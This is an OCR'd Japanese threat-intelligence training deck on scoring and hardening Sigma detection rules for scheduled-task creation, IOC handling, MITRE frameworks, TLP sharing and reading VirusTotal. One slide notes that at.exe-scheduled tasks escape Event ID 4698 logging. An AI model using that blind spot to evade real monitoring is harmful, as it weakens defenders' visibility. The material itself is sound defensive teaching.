




https://learn.microsoft.com/ja-jp/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing


3-5：How to build Robust Detection Rule

- 検知ルールの定量評価技法 + D3モデルを利用すると、検知の改善を行うことも可能となる。
- **改善案 #3：EID4698の利用（4A）**
  - 「スケジュールタスクの作成を記録」するEID 4698 （イベントの堅牢性：A）は、タスクスケジュール用のDLLを利用したスケジュールタスクの作成は全て補足可能。
  - 一方、当該DLLを利用せずにタスクをスケジュールした場合、ログは作成されない。（例：at.exeを利用した場合）
  - そのため、補足できるイベントは一部に限られるため、「大幅に異なる実装を行わなければ回避することが難しい、攻撃手法に共通した観測値」となり総合スコアは「4A」になる。




3-5 : How to build Robust Detection Rule

- 検知ルールの定量評価技法 + D3モデルを利用すると、検知の改善を行うことも可能となる。
- **改善案 #4 : オブジェクト作成の監視①（5U）**
  - ファイルに注目する場合、 Sysmon EID 11（イベントの堅牢性 : U）を分析対象とし、以下の検知ルールを作成する。
    - TargetFileName |contains: 'C:¥Windows¥System32¥Tasks'
    - TargetFileName |contains: 'C:¥Windows¥Tasks‘
  - これは、「どのような実装でも避けられない攻撃手法の不変的な動作となる観測値」となる。



3-5 : How to build Robust Detection Rule

- 検知ルールの定量評価技法 + D3モデルを利用すると、検知の改善を行うことも可能となる。
- **改善案 #5：オブジェクト作成の監視②（5K）**
  - レジストリに注目する場合、Sysmon EID 12（イベントの堅牢性：K）を分析対象とし、以下の検知ルールを作成する。
    - TargetObject |contains: 'HKLM¥SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion¥Schedule¥TaskCache¥Tree¥'
    - TargetObject |contains: 'HKLM¥SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion¥Schedule¥TaskCache¥Tasks¥'
  - これは、「どのような実装でも避けられない攻撃手法の不変的な動作となる観測値」となる。



3-5 : How to build Robust Detection Rule

- STP理論のまとめ
  - 検知ルールの定量評価技法を利用して、検知の堅牢性を定量的に評価する。
  - D3モデルを活用し、堅牢な検知ルールを構築・改善する。

評価カテゴリ	Application（A）	User-mode（U）	Kernel-mode（K）
	EID 4698	Sysmon EID 1 Sysmon EID 11	EID 4688 Sysmon EID 12 EID 4663 Sysmon EID 7
Lv. 5: Core to Sub-Technique or Technique （サブテクニックを含む）攻撃手法の全体をカバー		改善案 #4	改善案 #5
Lv. 4: Core to Some Implementations of (Sub-)Technique （サブテクニックを含む）攻撃手法の一部をカバー	改善案 #3		
Lv. 3: Core to Pre-Existing Tools or Inside Boundary 既存のツールまたは内部環境		改善案 #1	改善案 #2
Lv. 2 : Core to Adversary-Brought Tool or Outside Boundary 攻撃者が持ち込んだツールまたは外部環境			
Lv 1. : Ephemeral Values 一時的な価値		最初のSIGMAルール	

演習２：脅威ハンティング演習

第０４章：まとめ

4-1：まとめ

- **脅威インテリジェンスの定義とは？**
  - **方針に基づき、脅威に関する情報を、収集・加工・統合・評価・分析・解釈すること。**

- **「脅威インテリジェンス」の目的**
  - 「**より高度（効率的・効果的）なセキュリティリスク管理**」のため
  - 但し、脅威は所詮「管理できない要素」である。そのため、敵を知ることは大事だが、「リスク管理の高度化」 、そして「防御へ活用する」という目的から外れないように注意する必要がある。

- **脅威インテリジェンスの分類・満たすべき要件**
  - 「誰にとって役立つ情報を提供するか？」、「満たすべき要件は何か？」を確認する。
    - Strategic・Operational・Tactical
    - 4A条件（Accurate・Audience-Focused・Actionable・Adequate Timing）

4-1：まとめ

- **Tactical Intelligence :**
  - 対象：SOC担当者向けのインテリジェンス
  - 内容：
    - 攻撃に利用された痕跡・脆弱性などを軸に、日々のセキュリティ運用を改善するために利用するインテリジェンス

- **今日学んだこと：**
  - IOCの定義：実際に発生した脅威・攻撃手法を特定するための技術的特性情報
  - IOCの収集方法・利用方法・作成方法
  - キーワード） ２種類のIndicator、Pyramid of Pain、Enrichment、Pivoting、YARA …


STEP 1：取得・作成	STEP 2：評価・分析・充実化	STEP 3：適用・配布

• IOCの素材となるデータを取得する。
• 取得方法は、以下の２種類がある。
  • OSINT型
  • SIGINT型
	• 取得したデータが予防・検知・対応に利用価値があるか、評価・分析を行う。
	• 他のデータと突き合わせて充実化できないか検討する。
		• IOCを利用可能な形式（例：YARA）などにして、予防・検知・対応に利用したり、インテリジェンスコミュニティに配布したりする。

4-1：まとめ

- **Operational Intelligence：**
  - 対象：セキュリティアーキテクト・管理者・SOC担当者向けのインテリジェンス
  - 内容：
    - 攻撃者のプロファイル（Intent）、攻撃手法（TTPs ・Capability）など攻撃者を理解し、短期～中期的なセキュリティ改善に活用するインテリジェンス

- **今日学んだこと：**
  - TTPs
  - MITRE ATT&CKフレームワーク
  - MITRE D3FENDフレームワーク
  - MITRE ENGAGEフレームワーク
  - Defensive Architecture
  - Threat Research
  - Threat Hunting
  - Summit The Pyramid



脅威インテリジェンスの共有（Threat Intelligence Sharing）

- **共有する意義：**
  - ***“Need-To-Share”の原則***
  - 自組織で全てのインテリジェンスをカバーすることは難しい。そのため、インテリジェンスコミュニティ（IC：Intelligence Community）を構成し、必要に応じて情報共有を行うことが望ましい。
  - こうしたICでは、他社の情報を活用する反面、自社の情報を共有する「共助」の姿勢が必要となる。

- **共有すべき情報：**
  - IOC（Indicator of Compromise）、IOA（Indicator of Attack）
  - 共有フォーマット（YARA・SIGMA etc.）の方が望ましいが、CSVでも共有したほうが良い。

- **共有方法：**
  - コミュニティ・勉強会で共有する
  - （金融ISACなど）インテリジェンスコミュニティが用意するプラットフォームを利用する
  - 脅威インテリジェンスプラットフォーム（TIP）を利用する。
    - MISP： https://www.misp-project.org/documentation/

脅威インテリジェンスの共有（Threat Intelligence Sharing）

- **TLP（Traffic Light Protocol）**
  - ***“Need-To-Know”の原則***
  - 情報共有範囲を指定するプロトコルとして、TLPが挙げられる。このプロトコルが適切に守られることで、ICのメンバーは安心して情報を開示することが可能となる。
  - https://www.first.org/tlp/docs/v2/tlp-v2_ja.pdf


    - **TLP White**：誰とでも共有可能（=公開情報）
    - **TLP Green**：コミュニティ限りで共有可能
    - **TLP Amber**：（知る必要がある）関係者組織内メンバー ＋ その顧客で共有可能
    - **TLP Amber + STRICT**：（知る必要がある）関係者組織内メンバーで共有可能
    - **TLP Red**：受信者のみ（For Your Eyes Only）

Confidence Level + Estimative Language :

- 脅威インテリジェンスは、基本的に不確実な情報を扱うため、確度（Certainty）、つまり「確かさの割合」を正しく表現することが重要となる。
  - **Confidence Level :**
    - 特定の用語を使うことにより、分析者が考える「確度」を正確に伝えることができる。

High Confidence	複数の信頼できるソースをもとに、脅威インテリジェンスを作成しているケース
Moderate Confidence	信頼できるソースとストーリーの論理性に基づいて、脅威インテリジェンスを作成している。但し、”High Confidence”とするほどの品質と裏付けが取れていないケース
Low Confidence	信頼性と論理性に一部疑義がある。証拠が限定的であり、つよい裏付けがない。

  - **Estimative Language :**
    - 「推定言語」とも呼ばれ、イベントの発生確率を表現する。



https://www.dni.gov/files/documents/ICA_2017_01.pdf

MANDIANT
NOW PART OF Google Cloud

BLOG

Hacktivists Collaborate with GRU-sponsored APT28

MANDIANT INTELLIGENCE

SEP 23, 2022 | 9 MIN READ | LAST UPDATED: AUG 10, 2023

Executive Summary

- Mandiant is tracking multiple self-proclaimed hacktivist groups working in support of Russian interests. These groups have primarily conducted distributed denial-of-service (DDoS) attacks and leaked stolen data from victim organizations. Although some of these actors are almost certainly operating independently of the Russian state, we have identified multiple so-called hacktivist groups whose moderators we suspect are either a front for, or operating in coordination with, the Russian state.
- We assess with moderate confidence that moderators of the purported hacktivist Telegram channels "XakNet Team," "Infoccentr," and "CyberArmyofRussia_Reborn" are coordinating their operations with Russian Main Intelligence Directorate (GRU)-sponsored cyber threat actors. Our assessment is based in part on the deployment of GRU-sponsored APT28 tools on the networks of Ukrainian victims, whose data was subsequently leaked on Telegram within 24 hours of wiping activity by APT28, as well as other indicators of inauthentic activity by the moderators and similarities to previous GRU information operations.

https://www.mandiant.com/resources/blog/gru-rise-telegram-minions

MANDIANT
NOW PART OF Google Cloud

BLOG

KillNet Showcases New Capabilities While Repeating Older Tactics

MANDIANT INTELLIGENCE

JUL 20, 2023 | 11 MIN READ | LAST UPDATED: JAN 08, 2024

#THREAT INTELLIGENCE **#RUSSIA**

Key Judgments

- Mandiant Intelligence assesses with high confidence that operations for which the pro-Russia hacktivist collective KillNet has claimed responsibility consistently mirror Russian strategic objectives, although we have not yet uncovered direct evidence of the collective's collaboration with or direction from Russian security services.
- Mandiant assesses with moderate confidence that the collective's regular creation and absorption of new groups is at least partially an attempt to continue to garner attention from Western media and to enhance the influence component of its operations.

https://www.mandiant.com/resources/blog/killnet-new-capabilities-older-tactics

4-3：最後に

- **脅威インテリジェンスへの理解が深まりましたでしょうか？**
  - 「脅威インテリジェンス」は、各種攻撃側・防御側のテクニックを活用していく「総合格闘技」的な技術です。
  - ぜひ、コア技術（侵入テスト・マルウェア解析・フォレンジック etc.）の学習に合わせて、どのように分析結果をアウトプットしていくか、脅威を分析して防御に役立てていくのかといった観点もぜひ意識してみてください。

- **ぜひ、脅威インテリジェンスについて興味を持っていただければ嬉しいです。**
  - 残念ながら、時間の都合上、本セッションで脅威インテリジェンスの全てをカバーすることはできませんでした。
  - 更なる参考文献として、『脅威インテリジェンスの教科書』や他の参考文献などを読んでみてください（Appendix A）
  - 本日は技術的な分析技法を中心にご紹介しましたが、机上評価的な脅威分析手法や、国際情勢を踏まえて攻撃グループを特定するAttribution技術なども存在します。ぜひ、こうした技術についても興味があればしらべてみてください。

Happy Cyber Threat Intelligence!
Try Harder!

Thank You!

Appendix A：参考文献

Appendix A：参考文献

以下に参考文献を示します。

- 無償・安価で利用できるリソースを中心に記載しています。
- YouTubeなどやベンダーが提供する無償のコンテンツが多数あるのでそちらの利用もぜひ検討してください。
- 書籍『脅威インテリジェンスの教科書』（技術評論社）で紹介している参考文献、および本講義で紹介した参考文献などは一部省略しています。

脅威インテリジェンス全般を学ぶ：

- 『脅威インテリジェンスの教科書』（技術評論社）
- 『インテリジェンス駆動型インシデントレスポンス』（オライリー社）
- 『脅威インテリジェンス導入・運用ガイドライン』（IPA 中核人材育成プログラム – 無償）
- 『The Intelligence Handbook』（Recorded Future社 – 無償）
- 『Effective Threat Intelligence: Building and Running an Intel Team for Your Organization』
- 『Practical Cyber Intelligence: How action-based intelligence can be an effective response to incidents』（Packt社）
- 『Operationalizing Threat Intelligence: A guide to developing and operationalizing cyber threat intelligence programs』（Packt社）
- 『Mastering Cyber Intelligence: Gain comprehensive knowledge and skills to conduct threat intelligence for effective system defense』（Packt社）

CISA・MITRE：

- CISA・MITREは比較的興味深いイニシアティブを行っているので定期的にチェックすることを推奨します。
- MITREは、関連組織・下部組織も抑えておく方がより情報収集の幅が広がります。
    - MITRE Engenuity　https://mitre-engenuity.org/
    - Center for Threat informed Defense　https://github.com/center-for-threat-informed-defense
    - EU MITRE ATT&CK® Community　https://www.attack-community.org/

Appendix A：参考文献

- **YARA・SIGMAの更なる学習：**
  - 既存のYARAルール・SIGMAルールを読むのがオススメ。
  - 特に、CISAやDFIR REPORTは解析結果とYARAを一緒に発表してくれるために取り組みやすいです。
  - YARAのレポジトリは多数ありますが、代表的なものを以下に示します。
    - https://github.com/Yara-Rules
    - https://github.com/JPCERTCC/jpcert-yara

  - **例）CISA Cybersecurity Advisory：**
    - アメリカ合衆国サイバーセキュリティ・社会基盤安全保障庁は、様々な攻撃について解析レポート・分析結果・YARAなどを提供してくれています。
    - https://www.cisa.gov/news-events/cybersecurity-advisories

  - **例） DFIR REPORT**
    - https://thedfirreport.com/
    - https://github.com/The-DFIR-Report/Yara-Rules/

Appendix B：EOCを活用した高度化

Appendix B：EOCを活用した高度化

- **EOC（Enabler of Compromise）：将来の攻撃・侵害につながる技術的特性情報**
  - 例）脆弱性・設定不備・アカウントの不備・攻撃パス（Attack Path）
  - こうした情報を事前に把握し、対策を進めるだけでなく以下のような活用が考えられる。
    - 例）対策の優先度をつける
    - 例）組織が持つ残存リスクを把握する
    - 例）侵入調査のシナリオ構築に利用する（EOCを悪用して侵入される可能性が高いので、当該シナリオを作る）
    - 例）脅威ハンティング時に注力すべきエンティティを抽出する
  - 参考）https://github.com/TactiKoolSec/OTHF（当該ドキュメントにて、EOCという概念が登場している）
- **cf. IOCとは？（Indicator of Compromise・侵害指標）**
  - 実際に発生した脅威・攻撃手法を特定するための技術的特性情報（=シグニチャ）
    - 例）ハッシュ値・IPアドレス・ドメイン名・マルウェアがPC上に残る痕跡（例：レジストリ）

<IOC vs. EOC>

	Indicator of Compromise	*Enabler of Compromise*
定義	実際に発生した脅威・攻撃手法を特定するための技術的特性情報	将来の攻撃・侵害につながる技術的特性情報
リスク３要素の該当要素	脅威（の痕跡）	脆弱性
視点	過去・現在	未来

Appendix B：EOCを活用した高度化


- **EOC（Enabler of Compromise）と発見手法（事例）**
  - **B-1 : Vulnerability**
    - 脆弱性自体は、Cyber Hygiene（サイバー衛生）を確保するための重要な試みです。
    - 本文脈では、数多くの脆弱性からどのようにパッチ・対応をする脆弱性を選定するかについて議論します。
  - **B-2 : Attack Path Management**
    - 攻撃パス（Attack Path）とは、攻撃者がシステムの弱点を悪用するためにたどるパスを視覚的に表現したもの
    - 攻撃パスを利用することで、実際に攻撃を受けやすい端末・サーバへ優先度をつけることができる。
  - **B-3 : EASM（External Attack Surface Management）**
    - 攻撃対象領域（Attack Surface）とは、外部の攻撃者からみて攻撃可能な自組織の資産・領域を意味する。
      - » 例）公開サーバのポート 21/telnetが開いているなど
  - **B-4 : Active Directory Posture Management**
    - Active Directoryは、攻撃でも非常によく狙われるため、継続的にActive Directoryの状態管理（Posture management）を行うことで、継続的に状態をチェックする。

- より詳しくは、「Internet Week 2022」にて実施した以下の講演資料をご参照ください。
  - https://www.nic.ad.jp/ja/materials/iw/2022/proceedings/c45/c45-ishikawa.pdf

Appendix C : VirusTotalの読み解き方

Appendix C：VirusTotalの読み解き方

- VirusTotalの基本的な読み解き方は以下の通り。



項目	内容
DETECTION	各AVエンジンによる検出状況と検知名
DETAILS	検体のプロパティ情報、ヘッダ情報、ハッシュ値、サイズ等の他、最初・直近の登録日時、ファイル名等※内容はファイルの種類によって異なる
RELATIONS	関連する通信先情報等
ASSOCIATIONS	関連する攻撃グループやIOCなど等
BEHAVIOR	検体動作時に作成されたファイルや接続先に関する情報等
COMMUNITY	検体に対するコメント（例：リサーチャーによるコメント等）

https://www.virustotal.com/gui/file/dc030778938b8b6f98236a709d0d18734c325accf44b12a55ecc2d56b8bb9000/

Appendix C：VirusTotalの読み解き方

